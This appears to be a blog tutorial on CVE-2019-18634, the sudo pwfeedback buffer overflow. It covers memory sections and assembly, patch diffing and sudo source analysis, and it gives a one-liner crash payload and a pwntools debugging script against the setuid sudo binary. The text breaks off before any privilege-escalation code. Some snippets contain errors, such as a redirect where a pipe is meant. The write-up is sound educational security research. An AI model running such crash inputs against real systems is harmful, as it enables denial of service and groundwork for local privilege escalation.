Overview
CVE-2019-18634 is a vulnerability on the Sudo package on versions 1.8.25 and earlier that, when pwfeedback is enabled, a buffer overflow can be triggered which overwrites some crucial data structures that allow the execution of arbitrary code
Background
The pwfeedback on sudo makes it display * to the terminal when we type, that way knowing how many characters we wrote or perhaps knowing if you deleted as many chars as you wanted.
Did you know that Ctrl+U deletes everything you wrote to a terminal device in Unix systems?
This feature is not enabled by default in most linux distributions, so the vulnerable devices affected by this is reduced significantly to those distros that do enable it by default and those systems that their sudoers file was changed by the sys admin.
CVE-2019-18634 is a Buffer Overflow vulnerability that takes place on the .bss section of the binary. Let’s break this two concepts down :
Low Level Fundamentals: Binary Sections
When a program, let’s say, a C program is compiled, several things happen. One of those is that the C code get’s turned into assembly instructions and then, the assembly is transformed into a binary file that holds all necessary information that the program needs to execute.
Let’s take this example:
int main()
{
	char mystring[12] = "Hello World";
	int  mynum = 2;
}
This simple code in C, when transformed into assembly by the compiler is something like this:
	.file	"stack.c"
	.text
	.globl	main
	.type	main, @function
main:
.LFB0:
	.cfi_startproc
	endbr64
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset 6, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register 6
	subq	$32, %rsp
	movq	%fs:40, %rax
	movq	%rax, -8(%rbp)
	xorl	%eax, %eax
	movabsq	$8022916924116329800, %rax
	movq	%rax, -20(%rbp)
	movl	$6581362, -12(%rbp)
	movl	$2, -24(%rbp)
	movl	$0, %eax
	movq	-8(%rbp), %rdx
	subq	%fs:40, %rdx
	je	.L3
	call	__stack_chk_fail@PLT
.L3:
	leave
	.cfi_def_cfa 7, 8
	ret
	.cfi_endproc
.LFE0:
	.size	main, .-main
	.ident	"GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0"
	.section	.note.GNU-stack,"",@progbits
	.section	.note.gnu.property,"a"
	.align 8
	.long	1f - 0f
	.long	4f - 1f
	.long	5
0:
	.string	"GNU"
1:
	.align 8
	.long	0xc0000002
	.long	3f - 2f
2:
	.long	0x3
3:
	.align 8
4:
As you can see, the variables got stored in te stack which si a data structure on the process memory where local variables, return addresses and such things get stored. Take a look now at this code snippet:
char myglobalstring[12] = "Hello World";
int main()
{
	char mystring[12] = "Hello World";
	int  mynum = 2;
}
Again, compiled into assembly, gets transformed into:
	.file	"data.c"
	.text
	.globl	myglobalstring

        .data
	.align 8
	.type	myglobalstring, @object
	.size	myglobalstring, 12
myglobalstring:
	.string	"Hello World"
	.text
	.globl	main
	.type	main, @function
main:
.LFB0:
	.cfi_startproc
	endbr64
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset 6, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register 6
	subq	$32, %rsp
	movq	%fs:40, %rax
	movq	%rax, -8(%rbp)
	xorl	%eax, %eax
	movabsq	$8022916924116329800, %rax
	movq	%rax, -20(%rbp)
	movl	$6581362, -12(%rbp)
	movl	$2, -24(%rbp)
	movl	$0, %eax
	movq	-8(%rbp), %rdx
	subq	%fs:40, %rdx
	je	.L3
	call	__stack_chk_fail@PLT
.L3:
	leave
	.cfi_def_cfa 7, 8
	ret
	.cfi_endproc
.LFE0:
	.size	main, .-main
	.ident	"GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0"
	.section	.note.GNU-stack,"",@progbits
	.section	.note.gnu.property,"a"
	.align 8
	.long	1f - 0f
	.long	4f - 1f
	.long	5
0:
	.string	"GNU"
1:
	.align 8
	.long	0xc0000002
	.long	3f - 2f
2:
	.long	0x3
3:
	.align 8
4:
As you can see, another section was created, which was named data , here is where all global and static variables will be stored. Since they have to retain the value across multiple calls, it would be not right to store them on the stack , as it get’s reused across multiple function calls.
Let’s look now at this other snippet:
char myglobalstring[12];
int main()
{
	char mystring[12] = "Hello World";
	int  mynum = 2;
}
Note that now, the variable myglobalstring did not receive any value. Let’s see how it looks on the assembly code:
	.file	"bss.c"
	.text
	.globl	myglobalstring

        .bss
	.align 8
	.type	myglobalstring, @object
	.size	myglobalstring, 12
myglobalstring:
	.zero	12
	.text
	.globl	main
	.type	main, @function
main:
.LFB0:
	.cfi_startproc
	endbr64
	pushq	%rbp
	.cfi_def_cfa_offset 16
	.cfi_offset 6, -16
	movq	%rsp, %rbp
	.cfi_def_cfa_register 6
	subq	$32, %rsp
	movq	%fs:40, %rax
	movq	%rax, -8(%rbp)
	xorl	%eax, %eax
	movabsq	$8022916924116329800, %rax
	movq	%rax, -20(%rbp)
	movl	$6581362, -12(%rbp)
	movl	$2, -24(%rbp)
	movl	$0, %eax
	movq	-8(%rbp), %rdx
	subq	%fs:40, %rdx
	je	.L3
	call	__stack_chk_fail@PLT
.L3:
	leave
	.cfi_def_cfa 7, 8
	ret
	.cfi_endproc
.LFE0:
	.size	main, .-main
	.ident	"GCC: (Ubuntu 13.3.0-6ubuntu2~24.04) 13.3.0"
	.section	.note.GNU-stack,"",@progbits
	.section	.note.gnu.property,"a"
	.align 8
	.long	1f - 0f
	.long	4f - 1f
	.long	5
0:
	.string	"GNU"
1:
	.align 8
	.long	0xc0000002
	.long	3f - 2f
2:
	.long	0x3
3:
	.align 8
4:
Note how this time, a section called bss was created. Here is where global and static variables that are not initialised will be stored and set to 0. This is due to efficiency reasons, as initialising a 12 byte string to random data would make the program more weighty when it is not needed, whereas with the bss section, data is just initialised to 0 so it does not take too much space on disk. When it is executed, it will take the required space.
Low Level Fundamentals: Buffer Overflow
On the previous section of the blog, we saw how and where data and variables were stored in a binary. In this section we will talk about how those buffers can used to exploit vulnerabilities and modify the execution of a program.
Let’s take the first example:
int main()
{
	char mystring[12] = "Hello World";
	int  mynum = 2;
}
We will modify it like this:
int main()
{
	char mystring[12] = "Hello World";
	int  mynum = 100000;
	int  i = 0;

	while (i < mynum)
	{
		mystring[i] = "A";
		i++;
	}
}
As we can see, the program will put 100000 As into a 12 byte buffer. Can you guess what will happen?

As you can see, we got a segmentation fault. That is because the program keept writing well beyond it’s limits, corrupting the stack and overwriting essential data that de program needed to work proficiently. I won’t get deep into the exploitation mechanisms and techniques of buffer overflows, this is just meant to give the necessary ground to understand the exploit of CVE-2019-18634. If you want to learn more about that, I highly recommend pwn.college labs and videos about it, which you can find here: Memory Errors
Vulnerability Technical Details
The vulnerability affecting Sudo on versions prior to 1.8.25 was a bss based buffer overflow, which allowed to overwrite multiple data structures stored there and allowed a malicious attacker to elevate privileges on the machine. Although NIST provides where the vulnerability is, for the seak of knowledge let’s try to find it with Patch Diffing, which consists on finding the differences between vulnerable and non-vulnerable code.

The fix was introduced in Sudo 1.8.31 so let’s se what they changed:

On commit b5d2010b6514ff45693509273bb07df3abb0bf0a the following comment was left:
And the relevant code fix is the following:

Awesome!! So now we know what was wrong: They did not bring the current pointer 'cp' back to where it should be, but the size was indeed reset as Joe Vennix explains on his comment.
In the vulnerable version, if the sudo_term_kill is sent AND the write operation fails, the pointer will never be reset to the original position but will allow to write buffsize long data, which will introduce a buffer overflow. Following up, we will analyze more in depth the code to understand better what is happening.
Analysis of the Sudo code
With the vulnerability clear and knowing where it is and its root cause, let’s check now the code to get a better understanding on what is happening.
Let’s take a look first at the tgetpass.c file:
pass = getln(input, buf, sizeof(buf), ISSET(flags, TGP_MASK));

...

static char *
getln(int fd, char *buf, size_t bufsiz, int feedback)
{
    size_t left = bufsiz;
    ssize_t nr = -1;
    char *cp = buf;
    char c = '\0';
    debug_decl(getln, SUDO_DEBUG_CONV)

    if (left == 0) {
	errno = EINVAL;
	debug_return_str(NULL);		/* sanity */
    }

    while (--left) {
	nr = read(fd, &c, 1);
	if (nr != 1 || c == '\n' || c == '\r')
	    break;
	if (feedback) {
	    if (c == sudo_term_kill) {
		while (cp > buf) {
		    if (write(fd, "\b \b", 3) == -1)
			break;
		    --cp;
		}
		left = bufsiz;
		continue;
	    } else if (c == sudo_term_erase) {
		if (cp > buf) {
		    if (write(fd, "\b \b", 3) == -1)
			break;
		    --cp;
		    left++;
		}
		continue;
	    }
	    ignore_result(write(fd, "*", 1));
	}
	*cp++ = c;
    }
    *cp = '\0';
    if (feedback) {
	/* erase stars */
	while (cp > buf) {
	    if (write(fd, "\b \b", 3) == -1)
		break;
	    --cp;
	}
    }

    debug_return_str_masked(nr == 1 ? buf : NULL);
}
So, as we can see that the getln function is called at line 178, at the tgetpass function and it sets the fd to a variable input, buf, which in this case is set to another variable named the same way, then the size of that buf and finally the flag of the feedback feature.
Let’s check now how that fd and buf are set:
if (ISSET(flags, TGP_STDIN) ||
	(input = output = open(_PATH_TTY, O_RDWR)) == -1) {
	input = STDIN_FILENO;
	output = STDERR_FILENO;
	}
Among some other coincidences, this one show that sudo will check for a flag named TGP_STDIN and also if the tty fails to open for read and write. If any of those is true, then sudo will use the stdin and stderr .
static char buf[SUDO_CONV_REPL_MAX + 1];
As it can be seen, buf is defined as a static char with a fixed size, which is defined in the sudo_plugin.h file as:
/*
 * Maximum length of a reply (not including the trailing NUL) when
 * conversing with the user.  In practical terms, this is the longest
 * password sudo will support.  This means that a buffer of size
 * SUDO_CONV_REPL_MAX+1 is guaranteed to be able to hold any reply
 * from the conversation function.  It is also useful as a max value
 * for memset_s() when clearing passwords returned by the conversation
 * function.
 */
#define SUDO_CONV_REPL_MAX	255
Nice, so we now know that:
- The buffer is a static variable with size 256
- If the input is not a
tty, it will grab input fromstdin. - There is a flag to force to grab the input from
stdin
With this in mind, I thought it would be nice to know which other flags does sudo support, so let’s check that. Upon looking at the source code, on the sudo.h file, the relevant contents are the following:
/*
 * Flags for tgetpass()
 */
#define TGP_NOECHO	0x00		/* turn echo off reading pw (default) */
#define TGP_ECHO	0x01		/* leave echo on when reading passwd */
#define TGP_STDIN	0x02		/* read from stdin, not /dev/tty */
#define TGP_ASKPASS	0x04		/* read from askpass helper program */
#define TGP_MASK	0x08		/* mask user input when reading */
#define TGP_NOECHO_TRY	0x10		/* turn off echo if possible */
According to the comments here, there are various flags that sudo supports. That will come handy later on.
Exploit development
Now that we know how the sudo code is structured, we might proceed to the exploit. Note that we might want to look back at the code at some point, but it will be derived of the exploiting process and not from the code analysis.
Crashing the program
We know that there is a buffer overflow vulnerability and we also know that in order to make it crash, we need to make write fail as well as what does the sudo_term_kill equals to:
Making write fail
write takes three arguments:
- File descriptor to write at
- What we want to write
- How many characters are we writing
Looking at the documentation, the ERRORS section is useful to find ways in which write might fail:

The one that catches my eye is EBADF, as it seem easy to reproduce, we just need a file descriptor that is not writable. That feels easy as we could use unidirectional pipes or input redirection for that.
sudo_term_kill value
If we take a look at the source code and look for that string, we find several coincidences at the term.c file. The first occurence is at line 101, declared as an uninitialized global variable:
/* tgetpass() needs to know the erase and kill chars for cbreak mode. */
__dso_public int sudo_term_erase;
__dso_public int sudo_term_kill;
The variable is defined later on, at line 236 as the following:
bool
sudo_term_cbreak_v1(int fd)
{
    debug_decl(sudo_term_cbreak, SUDO_DEBUG_UTIL)

    if (!changed && tcgetattr(fd, &oterm) != 0)
			debug_return_bool(false);
    (void) memcpy(&term, &oterm, sizeof(term));
    /* Set terminal to half-cooked mode */
    term.c_cc[VMIN] = 1;
    term.c_cc[VTIME] = 0;
    /* cppcheck-suppress redundantAssignment */
    CLR(term.c_lflag, ECHO | ECHONL | ICANON | IEXTEN);
    /* cppcheck-suppress redundantAssignment */
    SET(term.c_lflag, ISIG);
#ifdef VSTATUS
    term.c_cc[VSTATUS] = _POSIX_VDISABLE;
#endif
    if (tcsetattr_nobg(fd, TCSASOFT|TCSADRAIN, &term) == 0) {
	sudo_term_erase = term.c_cc[VERASE];
	sudo_term_kill = term.c_cc[VKILL];
	changed = 1;
	debug_return_bool(true);
    }
    debug_return_bool(false);
}
We see that if the device used is a terminal, it will set the value to the one stored on the c_cc data structure at the VKILL position, which happens to be:

We can see that it is set to CTRL+U, as also stated by Joe Vennix on the Github comment. Since it will not execute that code unless it is a terminal, it will be otherwise be 0 (since it is an uninitialized global variable, thus in the .bss section and initialized to 0 at runtime)
Ok, so we know how to meet the conditions for the crash, so let’s create a payload for it.
python3 -c "print('A\x00'*5000)" > sudo -S whoami
In here, we are sending 5000 A followed by null bytes and redirecting it as the input to the sudo program. The -S flag tells sudo to use the stdin (the TGP_STDIN flag).

Nice!!!! We crashed the binary. On the following section we will start debugging the program to what are we overwriting and see if it can be useful at some point for us.
Debugging
Debugging Sudo is not straight forward. Since it is a SUID binary, we need to be root to debug it, but if we try to debug it with root privileges, it will not ask for the password, so what do we do?

A really good approach, and taken from here is to execute the process normally with pwntool, then stop it, attach a debugger and then continue the process. The following payload allows to debug the process:
import pwn
import time

proc = pwn.process(["/usr/local/bin/sudo", "-k", "-S", "whoami"])
payload = b"A\x00"*5000
time.sleep(10)
proc.sendline(proc)

Hitting continue shows this:
